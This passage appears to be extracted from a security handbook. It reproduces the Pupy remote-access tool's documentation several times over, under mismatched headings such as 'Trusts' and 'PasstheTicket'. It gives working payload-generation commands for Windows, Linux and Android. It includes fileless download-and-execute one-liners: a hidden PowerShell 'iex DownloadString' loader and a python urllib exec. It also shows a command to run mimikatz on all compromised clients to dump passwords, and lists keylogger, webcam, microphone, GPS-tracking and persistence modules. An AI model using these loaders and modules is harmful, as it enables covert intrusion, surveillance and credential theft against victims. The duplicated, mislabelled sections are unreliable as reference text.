LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```

$ ./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []

```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$ ./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -  
↪A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

6.2.8 Setting up the server

Using docker

```
mkdir /tmp/pupy  
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/  
↪pupy:unstable  
mkdir -p /tmp/pupy/keys  
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys  
ssh -p 2022 pupy@127.0.0.1
```

The server

To start the server, you can simply start pupysh.py on the correct port with the correct transport

```
./pupysh.py -h  
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]  
              [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,  
↪scramblesuit,tcp_cleartext_proxy}]  
              [--port PORT]  
  
Pupy console  
  
optional arguments:  
-h, --help            show this help message and exit  
--log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}  
                        change log verbosity  
--version            print version and exit  
--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_  
↪cleartext_proxy}  
--port PORT, -p PORT  change the transport ! :-)  
--port PORT, -p PORT  change the listening port
```

6.2.9 The shell

Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by -h or --help

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the pyexec module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
-h, --help            show this help message and exit
--file <path>         execute code from .py file
-c <code string>, --code <code string>
                        execute python oneliner code. ex : 'import
                        platform;print platform.uname()'
```

Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem          load_package      msgbox             ps                 shell_
↳exec
download           interactive_shell  memory_exec        persistence
↳pyexec            shellcode_exec
exit               keylogger         migrate            port_scan
↳pyshell           socks5proxy
get_info           linux_pers        mimikatz           portfwd
↳screenshot        upload
getprivs           linux_stealth     mouselogger        process_kill
↳search            webcamsnap
>> run load_package
_sqlite3           linux_stealth     psutil             pupyimporter       pyshell
↳sqlite3
interactive_shell  netcreds          ptysHELL           pupymemexec
↳pywintypes27.dll vidcap
linux_pers         portscan          pupwinutils        pupyutils           scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/      /etc/      /lib/      /libx32/    /media/    /proc/    /
↳sbin/     /sys/      /var/
/boot/     /home/     /lib32/    /live-build/ /mnt/      /root/    /
↳share/    /tmp/      /vmlinuz
```

(continues on next page)

(continued from previous page)

```
/dev/          /initrd.img    /lib64/        /lost+found/   /opt/          /run/          /  
→srv/         /usr/
```

Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run --bg shell_exec 'tasklist /V'  
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs  
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]  
  
list or kill jobs  
  
optional arguments:  
-h, --help            show this help message and exit  
-k <job_id>, --kill <job_id>
```

(continues on next page)

(continued from previous page)

```
print the job current output before killing it
-l, --list          list jobs
-p <job_id>, --print-output <job_id>

print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug
↳ sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

## 6.2.10 Writing a module

### Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file pupy/packages/windows/all/pupwinutils/msgbox.py

```
import ctypes
import threading

def MessageBox(text, title):
 t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↳title, 0))
 t.daemon=True
 t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message", "popup"])
```

(continues on next page)

(continued from previous page)

```

class MsgBoxPopup(PupyModule):
 """ Pop up a custom message box """
 dependencies=["pupwinutils.msgbox"]

 def init_argparse(self):
 self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪ doc__)
 self.arg_parser.add_argument('--title', help='msgbox title')
 self.arg_parser.add_argument('text', help='text to print in the msgbox.
↪ :)')

 def run(self, args):
 self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪ args.title)
 self.log("message box popped !")

```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```

>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
 text text to print in the msgbox :)

optional arguments:
 -h, --help show this help message and exit
 --title TITLE msgbox title

```

## 6.3 Trusts

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

### 6.3.1 Installation

```

git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init

```

(continues on next page)



(continued from previous page)

```
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
→payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

## 6.3.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other than the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!
- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin\_x86,lin\_x64,so\_x86,so\_x64,exe\_x86,exe\_x64,dll\_x86,dll\_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check\_vm ...)

- tons of other features, check out the implemented modules

### 6.3.3 Implemented Transports

All transports in pupy are stackable. This mean that by creating a custom transport conf (pupy/network/transport/<transport\_name>/conf.py), you can make you pupy session looks like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
  - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
  - layer using a static AES256 key
- **ssl (the default one)**
  - TCP transport wrapped with SSL
- **ssl\_rsa**
  - same as ssl but stacked with a rsa layer
- **http**
  - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
  - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
  - obfs3 is stacked with a rsa layer for a better security
- **scramblesuit**
  - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
  - scramblesuit is stacked with a rsa layer for a better security
- **udp**
  - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
  - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

### 6.3.4 Implemented Launchers (not up to date, cf. ./pupygen.py -h)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
  - Bind payload instead of reverse
- **auto\_proxy**

- Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP\_PROXY env variable

### 6.3.5 Implemented Modules (not up to date)

#### All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell (cmd.exe, powershell.exe, /bin/sh, /bin/bash, ...)**
  - tty allocation is well supported on both windows and \*nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds
- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

#### Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
  - works very well with [mimikatz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
  - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts

- ...

### Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

## 6.3.6 Build payloads from sources

### Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag DEBUG=1 if you want the generated pupy exe to open a console and print debug tracebacks

### Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

## 6.3.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

### Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn't do anything special before "client" connecting to the "server" using the configured transport. The bind launcher works like the connect launcher but the "server" needs to connect on the "client". The auto\_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

## Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy's awesome transports like obfs3 or scramblesuit.

## Generate Binaries

payload.py (generated with ./pupygen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won't work on windows like the process migration which needs the compiled binaries.

## On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupygen.py [-h]
 [-f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}]
 [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
 [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
 [--randomize-hash]
 [--oneliner-listen-port ONELINER_LISTEN_PORT]
 [--debug-scriptlets] [--debug] [--workdir WORKDIR]
 [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
 {bind,auto_proxy,dnscnc,connect}
 Choose a launcher. Launchers make payloads behave
 differently at startup.
 launcher_args launcher options

optional arguments:
 -h, --help show this help message and exit
 -f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}, --format {client,py,
 pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}
 (default: client)
 -O {android,windows,linux}, --os {android,windows,linux}
 Target OS (default: windows)
 -A {x86,x64}, --arch {x86,x64}
 Target arch (default: x86)
 -S, --shared Create shared object
 -o OUTPUT, --output OUTPUT
 output path
 -D OUTPUT_DIR, --output-dir OUTPUT_DIR
```

(continues on next page)

(continued from previous page)

```

 output folder
-s SCRIPTLET, --scriptlet SCRIPTLET
 offline python scriptlets to execute before starting
 the connection. Multiple scriptlets can be provided.
-l, --list list available formats, transports, scriptlets and
 options
-E, --prefer-external In case of autodetection prefer external IP
--no-use-proxy Don't use the target's proxy configuration even if it
 is used by target (for psl_oneliner only for now)
--randomize-hash add a random string in the exe to make it's hash
 unknown
--oneliner-listen-port ONELINER_LISTEN_PORT
 Port used by oneliner listeners psl,py (default: 8080)
--debug-scriptlets don't catch scriptlets exceptions on the client for
 debug purposes
--debug build with the debug template (the payload open a
 console) --workdir WORKDIR Set Workdir (Default = current_
↪workdir)

```

```

$./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$./pupygen.py -f psl_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p')"

[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

## On Android

```

$./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

## On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py\_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
-A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

## 6.3.8 Setting up the server

### Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
-pupy:unstable
```

(continues on next page)

(continued from previous page)

```
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

### The server

To start the server, you can simply start pupysh.py on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
 [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
→scramblesuit,tcp_cleartext_proxy}]
 [--port PORT]

Pupy console

optional arguments:
 -h, --help show this help message and exit
 --log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
 change log verbosity
 --version print version and exit
 --transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
→cleartext_proxy}
 change the transport ! :-)
 --port PORT, -p PORT change the listening port
```

## 6.3.9 The shell

### Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by -h or -help

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the pyexec module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
 -h, --help show this help message and exit
 --file <path> execute code from .py file
 -c <code string>, --code <code string>
 execute python oneliner code. ex : 'import
 platform;print platform.uname() '
```



## Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem load_package msgbox ps shell_
↳exec
download interactive_shell memory_exec persistence _
↳pyexec shellcode_exec
exit keylogger migrate port_scan _
↳pyshell socks5proxy
get_info linux_pers mimikatz portfwd _
↳screenshot upload
getprivs linux_stealth mouselogger process_kill _
↳search webcamsnap
>> run load_package
_sqlite3 linux_stealth psutil pupyimporter pyshell _
↳ sqlite3
interactive_shell netcreds ptysHELL pupymemexec _
↳pywintypes27.dll vidcap
linux_pers portscan pupwinutils pupyutils scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/ /etc/ /lib/ /libx32/ /media/ /proc/ /
↳sbin/ /sys/ /var/
/boot/ /home/ /lib32/ /live-build/ /mnt/ /root/ /
↳share/ /tmp/ /vmlinuz
/dev/ /initrd.img /lib64/ /lost+found/ /opt/ /run/ /
↳srv/ /usr/
```

## Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

## Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive\_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

### Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help show this help message and exit
-k <job_id>, --kill <job_id>
 print the job current output before killing it
-l, --list list jobs
-p <job_id>, --print-output <job_id>
 print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

### Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug_
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

6.3.10 Writing a module

Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file `pupy/packages/windows/all/pupwinutils/msgbox.py`

```
import ctypes
import threading

def MessageBox(text, title):
    t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
    t.daemon=True
    t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message","popup"])
class MsgBoxPopup(PupyModule):
    """ Pop up a custom message box """
    dependencies=["pupwinutils.msgbox"]

    def init_argparse(self):
        self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪doc__)
        self.arg_parser.add_argument('--title', help='msgbox title')
        self.arg_parser.add_argument('text', help='text to print in the msgbox,
↪:)')

    def run(self, args):
        self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪args.title)
        self.log("message box popped !")
```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```
>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text                text to print in the msgbox :)

optional arguments:
  -h, --help          show this help message and exit
  --title TITLE       msgbox title
```

6.4 PasstheTicket

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

6.4.1 Installation

```
git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
↳payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

6.4.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other that the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!

- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin_x86,lin_x64,so_x86,so_x64,exe_x86,exe_x64,dll_x86,dll_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check_vm ...)
- tons of other features, check out the implemented modules

6.4.3 Implemented Transports

All transports in pupy are stackable. This mean that by creating a custom transport conf (pupy/network/transport/<transport_name>/conf.py), you can make you pupy session looks like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
 - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
 - layer using a static AES256 key
- **ssl (the default one)**
 - TCP transport wrapped with SSL
- **ssl_rsa**
 - same as ssl but stacked with a rsa layer
- **http**
 - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
 - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
 - obfs3 is stacked with a rsa layer for a better security

- **scramblesuit**
 - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
 - scramblesuit is stacked with a rsa layer for a better security
- **udp**
 - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
 - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

6.4.4 Implemented Launchers (not up to date, cf. `./pupygen.py -h`)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
 - Bind payload instead of reverse
- **auto_proxy**
 - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP_PROXY env variable

6.4.5 Implemented Modules (not up to date)

All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell** (`cmd.exe`, `powershell.exe`, `/bin/sh`, `/bin/bash`, ...)
 - tty allocation is well supported on both windows and *nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds

- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
 - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
 - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

6.4.6 Build payloads from sources

